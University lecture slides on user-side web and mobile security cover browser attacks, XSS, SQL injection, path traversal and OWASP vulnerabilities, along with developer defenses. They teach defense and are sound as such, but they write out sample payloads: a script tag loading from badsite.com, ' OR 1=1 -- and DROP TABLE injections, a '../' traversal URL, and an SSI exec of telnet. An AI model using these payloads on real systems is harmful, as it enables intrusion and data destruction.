

Sicurezza

CdL in Informatica – L31

Lezione L8

The Internet – User side

Prof. Emiliano Casalicchio

Department of Computer Science

Sapienza University of Rome



SAPIENZA
UNIVERSITÀ DI ROMA



Topics

- Attacks against browsers
- Attacks against and from websites
- Attacks seeking sensitive data
- Attacks through mobile apps
- Attacks through email



Browser attacks

Browsers connect users to outside networks, but few users can monitor the actual data transmitted and received



Attack motivations

- to obtain sensitive information directly, such as account numbers or authentication passwords
- to entice the user to reveal information, for example, using pop-up advertisements
- to corrupt data or block a user's access to the internet
- to install malware



Attack vectors

- Go after the operating system so it will impede the browser's correct and secure functioning
- Intercept or modify communication to or from the browser
- Tackle the browser or one of its components, add-ons, or plug-ins so its activity is altered
- Modify the code or content of a website



Type of attacks

- Man-in-the-browser
- Keystroke logger (key logger)
- Page-in-the-Middle
- Program Download Substitution
- User-in-the-Middle




Man-in-the-browser

- An example of malicious code that has infected a browser
- Code inserted into a browser can read, copy, and redistribute anything the user enters in the browser
- A major threat here is that the attacker will intercept and reuse credentials to access financial accounts and other sensitive data



SilentBanker (2008)

- Trojan horse code linked to a victim's browser as an add-on or browser helper object;
 - in some versions it listed itself as a plug-in to display video
- As a helper object, it set itself to intercept internal browser calls
 - to receive data from the keyboard, send data to a URL, generate or import a cryptographic key, read a file (including display that file on the screen), or connect to and download data from a site
- Whenever a user connect to a popular bank URL (400 banks selected), it redirected the user's keystrokes through the Trojan horse and recorded customer details that it forwarded to remote computers
- Also it can change the effect of customer actions, e.g. the destination account for a bank transfer



Keystroke logger

- The logger is just a program installed like any malicious or nonmalicious code
- Such attacks can capture all data typed on the keyboard, including passwords, login identities, and account numbers.
- Not limited to browser interactions, a keystroke logger could record all keyboard input to the computer



Page-in-the-Middle

- A user is redirected to another page
- Similar to the man-in-the-browser attack, a page attacker might wait until a user has navigated to a particular website and then present a fictitious page for the user
 - E.g., when the user clicks [login] to go to the login page of a site, the attack might redirect the user to the attacker's page, where the attacker can also capture the user's credentials
- Does not require to modify the browser



Program Download Substitution

- the attacker presents a page with a desirable and seemingly innocuous program for the user to download, for example, a browser toolbar or a photo organizer utility
- the attacker downloads and installs malicious code
- In this attack, the user knows of and agrees to a download, not realizing what code is actually being installed
- This attack also defeats users' access controls that would normally block software downloads and installations because the user intentionally accepts this software



User-in-the-middle

- puts a human between two automated processes so that the human unwittingly helps spammers register automatically for free email accounts
- CAPTCHAs /reCAPTCHA(v1)
 - Weak mechanism that could be bypassed by Image recognition or NLP agents
- reCAPTCHA(v2) add user behaviour pattern recognition to detect bot
- Private Access Token (PAT) process, intended to replace CAPTCHAs on Apple devices



PAT

- <https://developer.apple.com/videos/play/wwdc2022/10077/>
- <https://developer.apple.com/news/?id=huqjyh7k>




How Browser Attacks Succeed: Failed Identification and Authentication



Failed Identification and Authentication

- Faulty authentication of something received by the browser is the central failure exploited by these in-the-middle attacks
- In a user-computer and computer to-computer interaction there are many points where the authentication can fail



Vulnerable points in authentication

Usability and accuracy can conflict for identification and authentication

- A more usable authentication system may be less accurate. But users demand ease of use, and at least some system designers pay attention to these user demands.

Computer-to-computer interaction allows limited bases for authentication.

- Computer authentication is mainly based on what the computer “knows,” that is, stored or computable data. But stored data can be located by unauthorized processes, and what one computer can compute so can another.

Malicious software can undermine authentication by eavesdropping on (intercepting) the authentication data and allowing it to be reused later.

- Well-placed attack code can also wait until a user has completed authentication and then interfere with the content of the authenticated session.

Each side of a computer interchange needs assurance of the authentic identity of the opposing side

This is true for human-to-computer interactions as well as for computer-to-human.



Successful Identification and Authentication

Shared Secret

- something only the two entities wanting to authenticate should know
- E.g. signature or Diffie-Helman

One-Time Password (ore secret)

- OTP

Out-of-Band Communication

- Two factor authentication

Continuous Authentication

- Encryption guarantee continuous authentication unless break the encryption or cause it to be reset with a new key exchange between the interceptor and one end (session hijack)
- Encrypted communication is foiled if the attacker can intrude in the communication pre-encryption or post-decryption



Attacks Targeting Users



False or Misleading Content

- Website defacement
- Fake Website
- Fake Code
- Malicious Web Content
- Web Bug
- Clickjacking
- Drive-by-download

All require

- a form of web site modification; the whole web site, a link in the original web site
- a way to convince users to click



Protecting Websites Against Malicious Modification

- Integrity Checksums (hash code, or error detection code)
 - can detect altered content on a website after the attack succeeded
 - E.g. Tripwire – generate hash value for each file and periodically you can check for modification
- Signed Code or Data
 - Using an integrity checker helps the server-side administrator know that data are intact; it provides no assurance to the client.
 - Signing code with a certificate from a CA guarantee integrity and source authentication
 - However, also a bad guy company can obtain a valid certificate and distribute malicious code
 - Many malware carried valid digital signatures (2017 study)



Web Bug (clear GIF, 1x1 GIF, or tracking bug)


Is a tiny image, as small as 1 pixel by 1 pixel; it will not normally be seen

The image is loaded and processed by the browser just as any picture

- **Part of the processing is to notify the bug's owner, the advertiser, of its display on another user's screen**

Web bug allows tracking across multiple websites reporting your visit to a web tracking service

Web bugs can also be used in spam email with images to check if the email has been read



Clickjacking

- get the user to agree a malware perform actions without realizing it



[Here] is not a button at all; it is just a picture directly under the invisible, sinister [Yes] box. The mouse click selects the [Yes] button.

A clickjacking attack succeeds because the attacker can

- cause the browser to load a page with a confirmation button that commits the user to an action with one or a small number of mouse clicks (for example, “Do you want to install this program? [Yes] [Cancel]”)
- change the confirmation box’s image coloring to transparent
- move the image to any position on the screen
- superimpose a neutral image underneath the (transparent) sinister image with what looks like a button directly under the real (but invisible) button for the action the attacker wants (such as, “Yes” install the program)
- induce the victim to click what seems to be a button on the neutral image

Drive-By Download

- Code is downloaded, installed, and executed on a computer without the user's permission and usually without the user's knowledge
- Example, effect of a drive-by-download
 - eight new programs from at least four different companies
 - nine new directories full of files
 - three new browser toolbars
 - numerous new desktop icons
 - an addition to the bottom of the Save As dialog box, offering the opportunity to buy a computer accessory and take part in a survey to enter a sweepstakes
 - numerous new Favorites entries
 - a new start page on his browser



Protecting Against Malicious Webpages

- The basic protection is access control
 - we want to prevent malicious content from becoming established or executed
 - The OS can demand separate privilege to add new code – the user must decide consciously
- The other control is a responsibility of the webpage owner:
 - Ensure that code on a webpage is good, clean, or suitable



Obtaining User or Website Data

scripting or injection attacks



Cross-Site Scripting (XSS)

- Scripting attack: forcing the server (or the client) to execute commands (a script) in a normal data fetch request

- Example a google search request “cross site scripting”

```
http://www.google.com/search?q=cross+site+scripting&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:en-US:official&client=firefox-a&lr=lang_en
```



XSS client side

- Communications between client and server must all be represented in plain text because http protocol
- The http string contains embedded scripts, invoking Java, ActiveX, Python, Ruby, or other executable code to perform specific task (animated content)
 - These programs run on the client's computer within the browser's context
 - they can do or access anything the browser can

```
http://www.google.com/search?name=<SCRIPT  
SRC=http://badsite.com/xss.js></SCRIPT>&q=cross+site  
+scripting&ie=utf-8&oe=utf-  
8&aq=t&rls=org.mozilla:en-  
US:official&client=firefox-a&lr=lang_en
```

XSS server side – persistent XSS

http messages from the client could contain a script for the server - such an attack can harm the server side if

- the server interprets and executes the script; or
- saves the script and returns it to other clients (who would then execute the script).



Persistent XSS example

An example could occur in a blog or stream of comments

Comment: Cool
story.
KCTVBigFan<script src=http://badsite.com/xss.js></script>

Other users who opened the comments area would automatically download the previous comments and see

Cool

story.

KCTVBigFan

but their browser would execute the malicious script



SQL Injection Attacks (SQLi)

- Designed to exploit the nature of Web application pages
- Sends malicious SQL commands to the database server
- Most common attack goal is bulk extraction of data
- Depending on the environment SQL injection can also be exploited to:
 - Modify or delete data
 - Execute arbitrary operating system commands
 - Launch denial-of-service (DoS) attacks





Figure 5.5 Typical SQL Injection Attack

1. Hacker finds a vulnerability in a custom Web application and injects an SQL command to a database by sending the command to the Web server. The command is injected into traffic that will be accepted by the firewall.
2. The Web server receives the malicious code and sends it to the Web application server.
3. The Web application server receives the malicious code from the Web server and sends it to the database server.
4. The database server executes the malicious code on the database. The database returns data from credit cards table.
5. The Web application server dynamically generates a page with data including credit card details from the database.
6. The Web server sends the credit card details to the hacker.

Injection Technique

The SQLi attack typically works by prematurely terminating a text string and appending a new command

Because the inserted command may have additional strings appended to it before it is executed the attacker terminates the injected string with a comment mark “- -”



Subsequent text is ignored at execution time

Esempio

- `SELECT * FROM OrderTable WHERE ShipCity='Roma'`
- `Roma'; DROP table OrderTable --`
- `SELECT * FROM OrderTable WHERE ShipCity='Roma'; DROP table OrderTable --`

SQLi Attack Avenues

User input

- Attackers inject SQL commands by providing suitable crafted user input

Server variables

- Attackers can forge the values that are placed in HTTP and network headers and exploit this vulnerability by placing data directly into the headers

SQLi Attack Avenues

Second-order injection

- A malicious user could rely on data already present in the system or database to trigger an SQL injection attack, so when the attack occurs, the input that modifies the query to cause an attack does not come from the user, but from within the system itself

Cookies

- An attacker could alter cookies such that when the application server builds an SQL query based on the cookie's content, the structure and function of the query is modified

Physical user input

- Applying user input that constructs an attack outside the realm of web requests

Attacks categories

- Inband
- Inferential
- Outband

Inband Attacks

- Uses the same communication channel for injecting SQL code and retrieving results
- The retrieved data are presented directly in application Web page
- Include:

Tautology

This form of attack injects code in one or more conditional statements so that they always evaluate to true

End-of-line comment

After injecting code into a particular field, legitimate code that follows are nullified through usage of end of line comments

Piggybacked queries

The attacker adds additional queries beyond the intended query, piggy-backing the attack on top of a legitimate request

Tautology + End-of-line

- The query in the html page

```
$query="SELECT info FROM user WHERE name='$_GET["name"]'  
AND pwd='$_GET["pwd"]'";
```

- The user input in the web form name field

```
" ' OR 1=1 --"
```

- The query sent to the server

```
SELECT info FROM user WHERE name=' ' OR 1=1 --'AND  
pwd='$_GET["pwd"]' "
```

```
http://www.mysite.com?QUERY=SELECT%20info%20FROM%20user%20W  
HERE%20name=' '%20OR%201=1
```

Piggybacked

- The query in the html page

```
SELECT * FROM OrderTable WHERE ShipCity='Roma'
```

- The user input in the web form

```
Roma'; DROP table OrderTable --
```

- The query sent to the server

```
SELECT * FROM OrderTable WHERE ShipCity='Roma'; DROP table  
OrderTable --
```

Inferential Attack

- There is no actual transfer of data, but the attacker is able to reconstruct the information by sending particular requests and observing the resulting behavior of the Website/database server
- Include:
 - Illegal/logically incorrect queries
 - This attack lets an attacker gather important information about the type and structure of the backend database of a Web application
 - The attack is considered a preliminary, information-gathering step for other attacks
 - Blind SQL injection
 - Allows attackers to infer the data present in a database system even when the system is sufficiently secure to not display any erroneous information back to the attacker

Out-of-Band Attack

- Data are retrieved using a different channel
- This can be used when there are limitations on information retrieval, but outbound connectivity from the database server is lax

Dot-Dot-Slash

- Web-server code should always run in a constrained environment (e.g. as a web user with least-privilege permission)
 - The server begins execution in a particular directory subtree of the file system, and everything the server needs is in that same subtree
- Commands to navigate directory can be used to escape if the web server is not well configured or if some vulnerability
- E.g. a vulnerability in the webhits.dll extension for the Microsoft Index Server

```
http://yoursite.com/webhits.htw?CiWebHits&File=../../../../winnt/system32/autoexec.nt
```

- causes the server to return the requested file, autoexec.nt, enabling an attacker to modify or delete it



Server-Side Include

- webpages can invoke a particular function automatically
- E.g., many pages use web commands to send an email message in the “contact us” part of the displayed page
- The commands are placed in a field that is interpreted
- One of the server-side include commands is `exec`, to execute an arbitrary file on the server. For instance, the server-side include command allow to open a telnet session with the server

```
<!--#exec cmd="/usr/bin/telnet &"-->
```



Defense against scripting/injection attacks

- Input sanitization
 - Removing from the input all the not admissible/dangerous characters
 - All possible form of encoding should be considered
- access control on the part of backend servers that might receive and execute these data attacks
 - Limiting also the output a query can generate



Mobile Apps



- Vulnerabilities frequently found in mobile apps
- How you as a user can protect yourself against apps vulnerabilities
- How app developers can prevent vulnerabilities



Apps vs websites – 5 main differences

Apps

1. Resides on your device
2. Interact with device features (hw & sw)
→ tailored to a device platform (android/osx)
3. run in the background, stops only when you power off the mobile device
4. collect, store, and transmit data, but you may not be able to monitor and limit what they do
5. Updates can be made only when its resident device is connected to the internet

Website

1. Access require connectivity
2. run on any device and through any browser
3. Stops when you disconnect from the website, you can delete the application's history
4. you can clean up crumbs it has left behind (e.g. cookies)
5. websites can update their code immediately and the update reflects on every user



Threats to Mobile Computing

- Confidentiality of data is probably the major concern with apps because you entrust so much personal data to these devices
- Availability
 - So much data stored on mobile devices – backup is not the default
 - Breaking - SW technologies are robust, HW not
 - Losing the device is common
- Integrity
 - Not by default, it require attention by security engineers



Motive, opportunity and method

- *Motive*
 - *Money!!!!*
- *Opportunity*
 - many users, many apps, many devices → large choice of targets
 - even a small success rate is profitable with a large attack
- *Method*
 - Apps can conceal vulnerabilities so that neither code review nor execution makes the attack readily apparent.



Vulnerabilities from Using Apps

- Many vulnerabilities of general software apply
- Many vulnerabilities of browsers apply
- Open Web App Security Project (OWASP) vulnerabilities



OWASP top 10

2021

- Broken Access Control
- Cryptographic Failures
- Injection
- Insecure Design
- Security Misconfiguration
- Vulnerable and Outdated Components
- Identification and Authentication Failures
- Software and Data Integrity Failures
- Security Logging and Monitoring Failures
- Server Side Request Forgery (SSRF)

2025

- Broken Access Control
- Security Misconfiguration
- Software Supply Chain Failures
- Cryptographic Failures
- Injection
- Insecure Design
- Authentication Failures
- Software or Data Integrity Failures
- Security Logging and Alerting Failures
- Mishandling of Exceptional Conditions



Most important OWASP vulnerabilities over the years

- Injection
- Cross-Site Scripting
- Faulty Authentication
- Access Control Failures
- Insecure Direct Object References
- Security Logging and Monitoring
- Cryptographic Failings
- Software and Data Integrity Issues
- Vulnerable or Outdated Components
- Security Misconfiguration



Injection

- Responsibility for creating the input-checking code is on the app developer, but there is no way someone else can ensure that the input checking was done correctly and completely



XSS

- The name cross-site scripting for this type of attack reflects the interaction between device and site; it means that the attack script crosses from a site back to your device.
- Many apps run scripts for positive purposes, but there are also malicious scripts. Not all unacceptable script behavior can be easily identified and filtered by an app.
- Scripts can access anything to which the app has access permissions.
- E.g. feedback on products



Faulty authentication

- Each app controls access to its own resources—code, data, websites, support apps, and so forth.
- mobile devices perform authentication, that usually happens only when the device is powered on or unlocked.
- Apps may need to confirm to remote servers that their users are authentic
- Apps may also need to participate in the computer-to-computer authentication



Risks to authentication

- permitting brute force attacks against authentication
- permitting or shipping a product with known weak authenticators, such as “admin” as a default password
- storing passwords in plaintext or using a weak encryption scheme to secure a list of passwords
- reusing session identifiers or using easily guessed ones
- passing a session identifier or other authenticator in plaintext in a URL string



Access Control Failures

- not enforcing least privilege or establishing too lenient a set of default permissions; implementing access control that is too coarse (access to all or access to none, instead of access to specific items the user needs for the task at hand)
- allowing the user to avoid access control, for example, by directly modifying a URL string
- allowing elevation of privilege
- permitting direct access to a hidden application through a programming interface (API) or data
- failing to revoke access at end of a session or other interaction



Insecure Direct Object References

- Apps should shield resources from users
- E.g. A banking app
 - return your account balance or most recent transactions,
 - set up a transfer between accounts
 - In none of these activities do you or the app need to know of or interact with the bank's files directly;
 - the app should translate from user commands or inputs on a form to a data structure to guide the bank's internal systems that actually read and write the bank files
 - **The app should hide the internal structure of the bank's account system.**



Security Logging and Monitoring

- Apps can have broad access to data and other resources, but they do not have the full strength of an operating system to limit those accesses
- Because the app is the only connection point between a user and these resources, the app is the only thing that can account for what activities its users have performed
- Apps need to ensure users' activities are monitored and documented
 - will help security administrators determine what happened, what sensitive data may have been compromised, and how to prevent such problems in the future.



Vulnerabilities in the monitoring and logging process

- failing to record all significant accesses
- allowing the access record to be lost, deleted, modified, or suspended
- not raising an alarm when a threshold of suspicious activity has been passed
- alerting too late, in an unclear manner, or with inadequate detail; likewise, generating excessive alerts



Cryptographic Failings

- Even though the app developers may not write the cryptographic code themselves, they need to be aware of
 - cryptographic protections,
 - how to implement them,
 - how to use them securely
- the developers need to
 - code the apps to generate, store, and use cryptographic keys securely;
 - employ cryptographic hash functions to make integrity failures evident.



Software and Data Integrity Issues

- Software and data integrity failures relate to code and infrastructure that do not protect against integrity violations
- The biggest source of integrity violations is to the code of the app itself
- An app is dangerous if an attacker can modify or substitute the code of the app itself
 - in a library, in an app store, during download and installation, while running, or through an update



Vulnerable or Outdated Components

- applications rely on plug-ins, libraries, or modules from other sources. A weakness in any of these leads to a weakness in the app. When an app is composed of code from several sources, the app developer has to follow them all for updates and changes
- Consider the time delays from when a flaw is discovered in a library until an updated library is tested and incorporated into an app that a user then installs. Until a new version is installed, the old app is vulnerable. A worse problem occurs if an app depends on a piece of software that is no longer supported



Security Misconfiguration

- some configuration problems you should watch out for
 - failing to apply current updates or running outdated versions
 - not changing default values (passwords, especially) and not changing critical passwords regularly
 - leaking information (such as directory structure or capacity)
 - running unnecessary services on the device
 - failing to monitor error logs and warnings



Apps Flaws: Motivations

- Apps Have Almost Unlimited Power
 - OS asks to grant broad privileges to app
 - Permission creep
 - Risk to install malware
- Apps Are Opaque and Uncontrollable
 - What does it really do?
 - Are there functions of which you are unaware?
- Apps Work for Their Providers and Not Their Users
 - Apps may leak information in the sense that they share or export information that is not necessary to perform the requested task
 - Essentially, Apps are **Spyware**
- Users Prefer Flashy over Secure



Developing Secure Apps

- Developer Qualifications
- Automated Development Controls
- Code Analysis Tools
- Interactive Application Security Testing Tools



Developer qualification

- There is no regulatory board to endorse qualified developers.
 - there are many bodies, some operating for profit, that award a certification based on study and a test, or just a test, or a term of employment
 - these credentials are incomparable; none is recognized as a gold standard or pinnacle.
- One test of **app trustworthiness** is whether an app was developed in a regulated environment that uses an application development process that includes both security by design and security testing



Automated Development Controls

- **DevOps and Agile**

- focus on speed to get code in use quickly, by minimizing the overhead of management, detailed design, and documentation

- Most security assurance techniques require methodical and thoughtful consideration of vulnerabilities and countermeasures

- some people worry that speed will shortchange security during development.

- **Security mindset is core**

- throughout the development process always keep that attacker in mind
 - identify the many ways in which a piece of software can fail, not just a single way in which the design and implementation can work



Security Controls: Configuration Review Tools and Run-time Application Self-Protection

- Independent testing tools to be used during development or when an application is running

“require the developer of the system, system component, or system service to employ interactive application security testing tools to identify flaws and document the results”

Security and Privacy Controls for Information Systems and Organizations, NIST SP 800-53 Revision 5

- developers are expected to embed sensors in code to permit vulnerability analysis tools to detect a variety of things good or bad for security.
- These sensors then provide hooks by which code analyzers can detect vulnerable conditions, both in nonexecuting and in running code



Code Analyzer Tools

- Static application security testing tools (SAST)
 - inspect inside the application, reviewing its source or compiled code (White Box)
 - Find errors like: numerical errors, failure to validate input, race conditions, path traversals, erroneous pointers and references
- Dynamic application security testing tools (DAST)
 - look only at application activity (Black Box)
 - detect conditions that indicate a security vulnerability in a running application.
 - highlight issues with interfaces, data requests and responses, scripting (i.e., JavaScript), data injection, sessions, authentication, and more



Interactive Application Security Testing (IAST) Tools

- Combine static and dynamic tools
- They are intended for use in a development testbed, so they can analyze code as it is being written and then as it is compiled and run
- The App examination is facilitated by hooks inserted in the app during its development



Run-time Application Self-Protection (RASP)

- RASP continuously monitors application inputs (and behaviour– most advanced RASP) to detect and prevent both known and unknown (zero-day) threats at the point of the vulnerability
- When a threat is detected, RASP prevents exploitation and takes appropriate actions, such as warning the user, terminating the session, terminating the application, or alerting a security manager.

